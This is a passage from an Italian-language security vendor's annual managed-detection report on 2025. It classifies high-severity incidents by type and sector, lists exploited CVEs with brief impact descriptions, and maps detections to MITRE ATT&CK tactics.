- Persistenza dell'installazione per attacchi futuri
- File criptati
- Persistenza dell'installazione per attacchi futuri
- Compromissione di AD
- Violazione dei dati


Per saperne di più sulle procedure IR nel corso degli anni, scaricate i nostri report precedenti.

La stagione della caccia alle cyberminacce del 2023



Scaricate il report

Sopra e sotto l'orizzonte digitale, 2022



Scaricate il report



Scaricate il report

Una cyberodissea in 8 bit, 2021



Scaricate il report

Ombre e indizi nella cybersecurity, 2020



Scaricate il report

Capitolo IV

Natura degli incidenti di gravità elevata



Natura degli incidenti di gravità elevata

La classificazione basata esclusivamente sulla gravità dell'incidente è troppo approssimativa. Per tale motivo, classifichiamo gli incidenti anche in base alla loro origine. In questa sezione analizzeremo questa classificazione, ma solo per gli incidenti di gravità elevata.

In MDR si distinguono le seguenti tipologie di incidenti di gravità elevata:



Un attacco mirato, o qualsiasi forma di attività sospetta condotta da esseri umani in generale, viene denominata semplicemente **APT** (Advanced Persistent Threat).



Se viene trovato un qualsiasi artefatto relativo a un precedente attacco condotto da esseri umani, quali tracce di strumenti specializzati come parti di Meterpreter o del beacon Cobalt Strike, l'incidente è classificato come **Tracce APT**.



Poiché MDR raccoglie alcuni dati di inventario dagli endpoint, sono disponibili informazioni sulle applicazioni vulnerabili e sui componenti del sistema operativo presenti sull'endpoint. Se viene rilevata una vulnerabilità critica, l'incidente di gravità elevata viene segnalato con la classificazione aggiuntiva **Vulnerabilità**.



Quando si osserva un'attività malware senza alcuna partecipazione da parte di esseri umani, ma l'impatto potenziale o effettivo dell'attacco è di gravità elevata (come ad esempio in un'epidemia di ransomware), l'incidente viene classificato come **Malware**.



Un incidente di **social engineering** viene classificato come di gravità elevata se ha avuto successo, ha portato allo sviluppo di ulteriori attacchi e non è stato risolto automaticamente. Solitamente, significa che un utente ha fatto clic su un link dannoso, ha aperto un allegato o qualcosa di simile. In genere, in questi casi è consigliabile organizzare sessioni di security awareness per gli utenti.



Se viene osservata un'attività sospetta condotta da esseri umani, ma viene ricevuta conferma di legittimità dal cliente MDR, l'incidente viene classificato come **Red Teaming**. Può trattarsi di qualsiasi tipo di valutazione della sicurezza o esercitazione informatica. Può anche essere considerato un falso positivo a livello di infrastruttura, poiché l'attività non è dannosa di per sé. Nella maggior parte dei casi, tuttavia, i clienti specificano che MDR deve segnalare tale attività come un incidente.



Se il cliente conferma direttamente che l'attività sospetta segnalata proveniva da un utente interno malintenzionato, l'incidente viene classificato come **Insider**.



Un incidente viene classificato come **Violazione dei criteri** quando un account legittimo esegue un'attività sospetta, come l'esfiltrazione di dati, senza alcun segno che indichi che l'account è stato compromesso.

Esaminiamo ora la distribuzione del numero di vittime in base alle specifiche tipologie di incidenti.

Cause principali degli incidenti di gravità elevata

Figura 10

Frequenza delle diverse tipologie di incidenti di gravità elevata





Figura 11

Percentuale di organizzazioni in cui sono stati osservati incidenti di gravità elevata, per tipologia



Nel 2025, le statistiche di Kaspersky MDR rivelano che gli attacchi condotti da esseri umani, tra cui attività APT dannose ed esercitazioni di Red Teaming approvate dai clienti, sono stati la causa principale degli incidenti di gravità elevata, rappresentando complessivamente quasi il 47% di tutti i casi di questo tipo. Questa predominanza riflette un'evoluzione strategica nel panorama delle minacce: gli avversari prediligono sempre più le operazioni manuali, effettuate direttamente dalla tastiera, rispetto ai malware automatizzati, per raggiungere obiettivi specifici e di grande impatto. Allo stesso tempo, la notevole percentuale di esercitazioni classificate come di gravità elevata indica che le organizzazioni stanno testando rigorosamente le proprie difese contro scenari di intrusione realistici.

Il social engineering si è classificato come la terza causa più comune, responsabile di oltre il 15% degli incidenti di gravità elevata. La sua persistenza evidenzia una vulnerabilità fondamentale: i controlli tecnici da soli non possono mitigare completamente il fattore umano, rendendo il phishing e il pretexting affidabili vettori di accesso iniziali per gli autori degli attacchi.


In particolare, gli attacchi malware senza partecipazione attiva da parte di esseri umani hanno rappresentato solo l'11% degli incidenti, il che suggerisce un miglioramento nella prevenzione a livello di endpoint. **Tuttavia, le violazioni gravi dei criteri di sicurezza (oltre il 13%) indicano che le configurazioni errate e le azioni non autorizzate continuano a creare un rischio significativo.** La percentuale minima di rilevamento di vulnerabilità (meno del 5%) deriva dalla focalizzazione di MDR sulle minacce attive, non sulla scansione proattiva, mentre la quasi totale assenza di minacce interne confermate (meno dell'1%) ne attesta la rarità rispetto alle attività esterne di origine umana.

Nel corso del 2025, nessun attacco DoS rilevato è stato classificato come incidente di gravità elevata.

Incidenti di gravità elevata per settore

Analizziamo ora la distribuzione degli incidenti di gravità elevata per tipologia nei diversi settori, come illustrato nel grafico seguente.

Figura 12 Numero di incidenti di gravità elevata per tipologia e settore



Nel 2025, i modelli di minaccia specifici per settore riflettevano superfici di attacco e livelli di sicurezza variabili. Il settore IT e quello pubblico hanno subito i tassi più elevati di attacchi mirati condotti da esseri umani (rispettivamente il 41,0% e il 33,3%), poiché gli avversari danno priorità alla proprietà intellettuale, all'intelligence geopolitica e alle capacità per futuri sfruttamenti delle supply chain e delle relazioni di fiducia. Al contrario, i mass media non hanno subito attacchi di questo tipo, ma sono stati i primi per il social engineering (33,3%), **il che suggerisce che i criminali considerano i dipendenti dei media come vettori di accesso iniziali per lo sviluppo di attacchi futuri.**

Le attività di Red Teaming hanno prevalso nei settori regolamentati: telecomunicazioni (50,0%), sanità (46,2%) e finanza (36,1%), dove gli obblighi di conformità guidano la convalida della sicurezza. Il basso tasso di attacchi reali nel settore finanziario (11,5%) indica una deterrenza difensiva, mentre il livello minimo di tracce APT (1,6%) suggerisce un'efficace attività di individuazione delle minacce.


La diffusione del malware ha raggiunto il picco nei settori dello sviluppo (37,5%), della sanità (23,1%) e dell'istruzione (22,2%), in cui vengono privilegiate la disponibilità e la velocità rispetto ai controlli di sicurezza. Gli incidenti con vulnerabilità critiche nel settore dell'istruzione (29,6%) riflettono risorse limitate e infrastrutture IT eterogenee.

Le minacce interne, per quanto rare, si sono concentrate nei settori dello sviluppo (6,3%) e della vendita al dettaglio (4,8%), dove i dipendenti accedono a sistemi sensibili con motivazioni finanziarie.

Numero di organizzazioni che hanno subito incidenti di gravità elevata per settore

Questo grafico mostra la percentuale di clienti MDR in ogni settore che hanno riscontrato incidenti di gravità elevata di ciascun tipo.

Figura 13 Numero di clienti MDR che hanno subito incidenti di gravità elevata per settore



Il social engineering ha interessato il 45,0% degli enti governativi, seguito dall'istruzione (42,9%) e dalla finanza (30,8%). I dipendenti pubblici sono soggetti a sofisticate campagne per l'estorsione di credenziali, mentre la cultura aperta del settore dell'istruzione e le transazioni di alto valore del settore finanziario consentono un'efficace strategia di pretexting.

L'adozione del Red Teaming ha raggiunto il picco nei settori delle telecomunicazioni (66,7%), degli alimentari (62,5%) e della finanza (50,0%), dove le industrie regolamentate convalidano in modo proattivo le difese attraverso simulazioni autorizzate. I settori più maturi, ovvero le telecomunicazioni e la finanza, valutano correttamente i rischi e si adoperano per essere preparati in modo proattivo a respingere gli attacchi mirati condotti da esseri umani.

Gli incidenti con vulnerabilità critiche hanno colpito più duramente i settori pubblico (25,0%), dell'istruzione (14,3%) e alimentare (12,5%), in cui le limitazioni di risorse o le dipendenze dalle tecnologie operative ritardano l'applicazione delle patch, lasciando i sistemi esposti più a lungo rispetto ai settori con maggiori risorse.

Le vulnerabilità più comuni

Il grafico seguente illustra la percentuale di vulnerabilità sfruttate nel 2025, raggruppate in base all'anno della prima divulgazione⁷.

Figura 14 Vulnerabilità degli anni precedenti sfruttate nel 2025



Come nell'anno precedente, le vulnerabilità più diffuse riscontrate nel nostro set di dati per il 2025 erano correlate ai prodotti Microsoft (Windows, Exchange, Active Directory, SharePoint), come CVE-2021-1732, CVE-2021-41379, CVE-2021-42287, CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065, CVE-2023-24955, CVE-2023-29357 e CVE-2024-38094.

Abbiamo anche rilevato un aumento del numero di vulnerabilità che prendono di mira i software Oracle e Fortinet, come ad esempio Oracle E-business Suite e Fortinet FortiOS. Sono state inoltre individuate vulnerabilità che prendono di mira SAP NetWeaver. Ciò che ha attirato la nostra attenzione è che **la maggior parte delle vulnerabilità CVE dispone di semplici PoC (Proof of Concept) disponibili su piattaforme pubbliche e non richiede condizioni complesse per l'esecuzione.**

Il 50% delle vulnerabilità identificate nei nostri interventi di Incident Response porta all'esecuzione di codice remoto (RCE), in alcuni casi senza autenticazione, il che aumenta significativamente il rischio complessivo. Un'altra tendenza è l'escalation dei privilegi a livello locale e di dominio, in particolare tramite vulnerabilità nel software Windows Installer e nel framework Linux PolicyKit.

Le vulnerabilità più comuni includono deserializzazione non sicura (CWE-502), autenticazione/autorizzazione impropria (CWE-287/288), path traversal (CWE-22), caricamento di file senza restrizioni (CWE-434) e falsificazione di richieste lato server (CWE-918), tutte in grado di portare direttamente al controllo del sistema. Si tratta di difetti che avrebbero potuto essere mitigati mediante l'adozione di procedure di programmazione sicure (come l'analisi statica del codice e l'analisi dinamica automatizzata), a dimostrazione del fatto che gli sviluppatori dovrebbero prestare maggiore attenzione alla sicurezza in tutte le fasi del ciclo di vita dello sviluppo, adottando schemi di sicurezza e privacy fin dalla progettazione. Inoltre, i clienti devono garantire aggiornamenti regolari e l'applicazione tempestiva delle patch di sicurezza.

⁷ I dati relativi allo sfruttamento delle vulnerabilità forniti in questa sezione provengono dalle statistiche del servizio IR.

Elenco completo delle CVE utilizzate

Oracle WebLogic Server

CVE-2019-2725

CVSS 9.8 CRITICA

CWE-74

Remote Code Execution (RCE)

Vulnerabilità facilmente sfruttabile in un componente di Oracle WebLogic Server che consente a un utente non autenticato di eseguire codice in remoto.

Windows Win32k

CVE-2021-1732

CVSS 7.8 ALTA

CWE-787

Privilege escalation

Vulnerabilità in Win32k che consente all'autore di un attacco di elevare i propri privilegi da un normale account utente a NT AUTHORITY\SYSTEM.

PolicyKit

CVE-2021-4034

CVSS 7.8 ALTA

CWE-125 e CWE-787

Privilege escalation

Escalation dei privilegi locali nel toolkit di autorizzazione PolicyKit, utilizzata per consentire a processi senza privilegi di comunicare con processi con privilegi elevati. Un attacco riuscito può conferire a utenti senza privilegi diritti di amministratore sul sistema bersaglio.

Windows Installer

CVE-2021-41379

CVSS 7.8 ALTA

CWE-59

Privilege escalation

Sfrutta vulnerabilità del servizio Windows Installer per consentire l'esecuzione locale di codice arbitrario con i privilegi di SYSTEM.

Active Directory Domain Services

CVE-2021-42287

CVSS 8.8 ALTA

Privilege escalation

Un controller di dominio vulnerabile interessato da questa vulnerabilità restituirà un Ticket Granting Ticket (TGT) senza un Privileged Attribute Certificate (PAC).

Microsoft Exchange Server

CVE-2021-26855

CVSS 9.8 CRITICA

CWE-918

Remote Code Execution (RCE)

Consente all'autore di un attacco di aggirare l'autenticazione e impersonare l'utente amministratore. Un utente malintenzionato non autenticato può eseguire comandi arbitrari su MS Exchange Server.

Microsoft Exchange Server

CVE-2021-26857

CVSS 7.8 ALTA

CWE-502

Remote Code Execution (RCE)

Vulnerabilità di deserializzazione non sicura nel servizio di messaggistica unificata che consente a un utente malintenzionato di eseguire codice con i privilegi di SYSTEM su Exchange Server.

Microsoft Exchange Server

CVE-2021-26858

CVSS 7.8 ALTA

Remote Code Execution (RCE)

Vulnerabilità di scrittura arbitraria di file post-autenticazione in MS Exchange. Lo sfruttamento riuscito di questa vulnerabilità consente a un utente malintenzionato di scrivere un file in qualsiasi percorso sul server.

Microsoft Exchange Server

CVE-2021-27065

CVSS 7.8 ALTA

CWE-22

Remote Code Execution (RCE)

L'autore di un attacco remoto può sfruttare questa vulnerabilità per divulgare dati o eseguire codice arbitrario nel contesto dell'applicazione tramite una richiesta HTTP appositamente predisposta.

Bitrix Site Manager

CVE-2022-27228

CVSS 9.8 CRITICA

CWE-20

Remote Code Execution (RCE)

Vulnerabilità nel modulo per i sondaggi e le votazioni di Bitrix Site Manager che consente a un utente malintenzionato remoto non autenticato di eseguire codice arbitrario.

Cisco Adaptive Security Appliance

CVE-2023-20269

CVSS 9.1 CRITICA

CWE-863 e CWE-288

Accesso non autorizzato

Vulnerabilità nella funzionalità VPN di Cisco Adaptive Security Appliance (ASA) e Firepower Threat Defense (FTD) che consente a un utente malintenzionato remoto non autenticato di stabilire una sessione VPN SSL senza client con un utente non autorizzato.

Microsoft SharePoint Server

CVE-2023-24955

CVSS 7.2 ALTA

CWE-94

Remote Code Execution (RCE)

Consente a un proprietario del sito autenticato di eseguire codice sul sistema SharePoint Server interessato.

Microsoft SharePoint Server

CVE-2023-29357

CVSS 9.8 CRITICA

CWE-303

Consente all'autore di un attacco di eseguire codice arbitrario nel contesto del pool di applicazioni SharePoint e dell'account della farm SharePoint Server. Spesso utilizzato in combinazione con CVE-2023-24955.

Privilege escalation

J-Web di Juniper Networks Junos OS

CVE-2023-36845

CVSS 9.8 CRITICA

CWE-473

Vulnerabilità di manipolazione delle variabili di ambiente PHP che consente l'esecuzione di codice in remoto (RCE) sulle apparecchiature interessate.

Remote Code Execution (RCE)

Microsoft SharePoint

CVE-2024-38094

CVSS 7.2 ALTA

CWE-502

Vulnerabilità di deserializzazione di SharePoint che consente all'autore di un attacco di eseguire codice arbitrario sul sistema SharePoint Server interessato.

Remote Code Execution (RCE)

Fortinet FortiOS

CVE-2024-55591

CVSS 9.8 CRITICA

CWE-288

Consente all'autore di un attacco remoto di ottenere privilegi di super-amministratore tramite richieste appositamente predisposte al modulo WebSocket per Node.js.

Bypass dell'autenticazione

CommuniGate Pro Mail Server

BDU:2025-01331

Non definito

CWE-121

Mancata adozione di misure per neutralizzare elementi speciali, consentendo a un intruso che opera in remoto di eseguire codice arbitrario.

TrueConf Server

BDU:2025-10116

Non definito

CWE-78

Controllo degli accessi insufficiente che consente all'autore di un attacco di inviare richieste a determinati endpoint amministrativi senza verifiche delle autorizzazioni.

Remote Code Execution (RCE)

Fortinet FortiOS

CVE-2025-24472

CVSS 8.1 ALTA

CWE-288

Consente all'autore di un attacco remoto non autenticato, preventivamente a conoscenza dei numeri di serie dei dispositivi a monte e a valle, di ottenere privilegi di super-amministratore sul dispositivo a valle in determinate condizioni.

Bypass dell'autenticazione

SAP NetWeaver

CVE-2025-31324

CVSS 9.8 CRITICA

CWE-434

SAP NetWeaver Visual Composer Metadata Uploader non è protetto da un'autorizzazione adeguata, consentendo a utenti non autenticati di caricare file binari eseguibili potenzialmente dannosi.

Caricamento di file senza restrizioni

SAP NetWeaver

CVE-2025-42999

CVSS 9.1 CRITICA

CWE-502

Le versioni interessate di NetWeaver non gestiscono in modo sicuro la deserializzazione dei dati non attendibili, il che può consentire l'esecuzione di codice remoto (RCE) da parte di un utente con privilegi elevati.

Remote Code Execution (RCE)

Oracle E-Business Suite

CVE-2025-61882

CVSS 9.8 CRITICA

CWE-287

Vulnerabilità nel prodotto Concurrent Processing di Oracle E-Business Suite. Se sfruttata, consente a un utente malintenzionato non autenticato di assumere il controllo del servizio.

Remote Code Execution (RCE)

Oracle E-Business Suite

CVE-2025-61884

CVSS 7.5 ALTA

CWE-22

Vulnerabilità SSRF che può essere sfruttata da un avversario remoto non autenticato. Gli attacchi riusciti possono comportare l'accesso non autorizzato a dati critici o l'accesso completo a tutti i dati accessibili tramite Oracle Configurator.

Falsificazione delle richieste lato server (SSRF)

ThrottleStop.sys

CVE-2025-7771

CVSS 8.7 ALTA

CWE-782

ThrottleStop.sys espone due interfacce IOCTL che consentono l'accesso arbitrario in lettura e scrittura alla memoria fisica. Questa implementazione non sicura può essere sfruttata da un'applicazione dannosa in modalità utente per modificare il kernel di Windows in esecuzione e richiamare funzioni arbitrarie del kernel con privilegi di livello 0.

Escalation dei privilegi locali

Capitolo V


Tattiche avversarie



Tattiche avversarie

MDR consente di rilevare gli incidenti in diverse fasi dell'attacco. Sebbene la maggior parte degli incidenti progredisca attraverso tutte le fasi di un attacco (come delineato dalle tattiche MITRE ATT&CK), il diagramma seguente evidenzia le prime tattiche associate agli avvisi per ciascun incidente.

Figura 15 Tattiche avversarie



Tattiche degli avversari utilizzate da Kaspersky per rilevare gli incidenti



TA0043: Ricognizione

Gli incidenti rilevati in questa fase sono principalmente correlati a vari tipi di scansioni. La gravità di questi incidenti dipende dagli obiettivi della scansione. Gli incidenti classificati come di gravità elevata sono in genere correlati a spear-phishing riusciti che portano a un ulteriore sviluppo dell'attacco oppure a campagne APT note.



TA0042: Sviluppo delle risorse

Gli incidenti attribuiti a questa tattica sono principalmente associati al rilevamento di software dannoso o indesiderato, anche quando non vi sono segni della sua esecuzione. La gravità di questi incidenti è determinata dalla classificazione degli strumenti rilevati.



TA0001: Accesso iniziale

La stragrande maggioranza degli incidenti rilevati in questa fase riguarda e-mail di phishing contenenti vari tipi di oggetti dannosi classificati come di gravità media. Gli incidenti includono attacchi di social engineering riusciti, compromissioni di servizi remoti che portano a ulteriori sviluppi di attacchi e attività attribuite ad attacchi mirati noti.

Gli incidenti di bassa gravità sono solitamente tentativi di phishing su cui gli utenti hanno fatto clic e che quindi sono stati segnalati, ma che non hanno avuto alcun impatto grazie alla corretta remediation automatica.



TA0002: Esecuzione

Poiché l'avvio di strumenti di attacco specializzati tende a essere rumoroso, in questa fase è stato rilevato il maggior numero di incidenti di gravità elevata. In generale, la gravità dell'incidente è determinata dalla classificazione dello strumento eseguito.

Rilevamento degli attacchi	Natura degli incidenti di gravità elevata	Tattiche avversarie	Tecniche e strumenti degli avversari	Efficacia del rilevamento SOC
	TA0003: Persistenza	Gli incidenti in questa fase includono la sostituzione di funzionalità di accessibilità, configurazioni di risorse di rete sospette o non sicure e bootkit. La gravità elevata viene assegnata quando vi è una chiara prova del coinvolgimento attivo di un autore umano dell'attacco. Gli incidenti di media e bassa gravità vengono registrati in base al potenziale impatto. La maggior parte degli incidenti di bassa gravità rilevati a questo proposito riguarda la manipolazione degli account, come l'abilitazione di account di amministratore locale o guest.		
	TA0004: Escalation dei privilegi	La stragrande maggioranza degli incidenti in cui questa tattica è stata la prima prevede l'aggiunta di un account a vari gruppi con privilegi, come Domain Admins, Enterprise Admins, ecc. Sono inclusi gli incidenti correlati all'uso di strumenti specializzati per l'escalation dei privilegi, rilevati come file separati e già caricati nella memoria di sistema dalla piattaforma EPP. Sono inoltre compresi il rilevamento di driver vulnerabili, modifiche alle configurazioni di Controllo account utente o tentativi di aggirare Controllo account utente.		
	TA0005: Elusione delle difese	In questa fase viene rilevata una percentuale relativamente piccola di incidenti, ma la varietà di attività rilevate è ampia. Gli esempi includono: impostazioni SPN sospette su un host, attività pianificate mascherate da componenti Windows legittimi, eliminazione di log, alterazione dei controlli della firma digitale del driver, utilizzo di LOLBin ⁸ diversi e tentativi di modificare le configurazioni degli endpoint. La percentuale di falsi positivi in questo caso è la più bassa, poiché le tecniche e gli strumenti rilevati sono raramente associati ad attività legittime.		
	TA0006: Accesso alle credenziali	La stragrande maggioranza degli incidenti correlati a questa tattica è costituita da tentativi di accesso alla memoria del processo LSASS, dump di hive di registro sensibili, rilevamenti di diversi tipi di keylogger, tentativi di attacchi di forza bruta o di password spraying. Come per TA0005, gli incidenti identificati in questo caso sono raramente falsi positivi, ad eccezione di alcuni tipi di esercitazioni informatiche confermate.		
	TA0007: Individuazione	Gli incidenti rilevati in questa fase sono principalmente correlati a vari tipi di scansione della rete interna, all'individuazione della configurazione di Active Directory o al rilevamento dell'utilizzo di strumenti specializzati, di cui un esempio è Bloodhound ⁹ .		
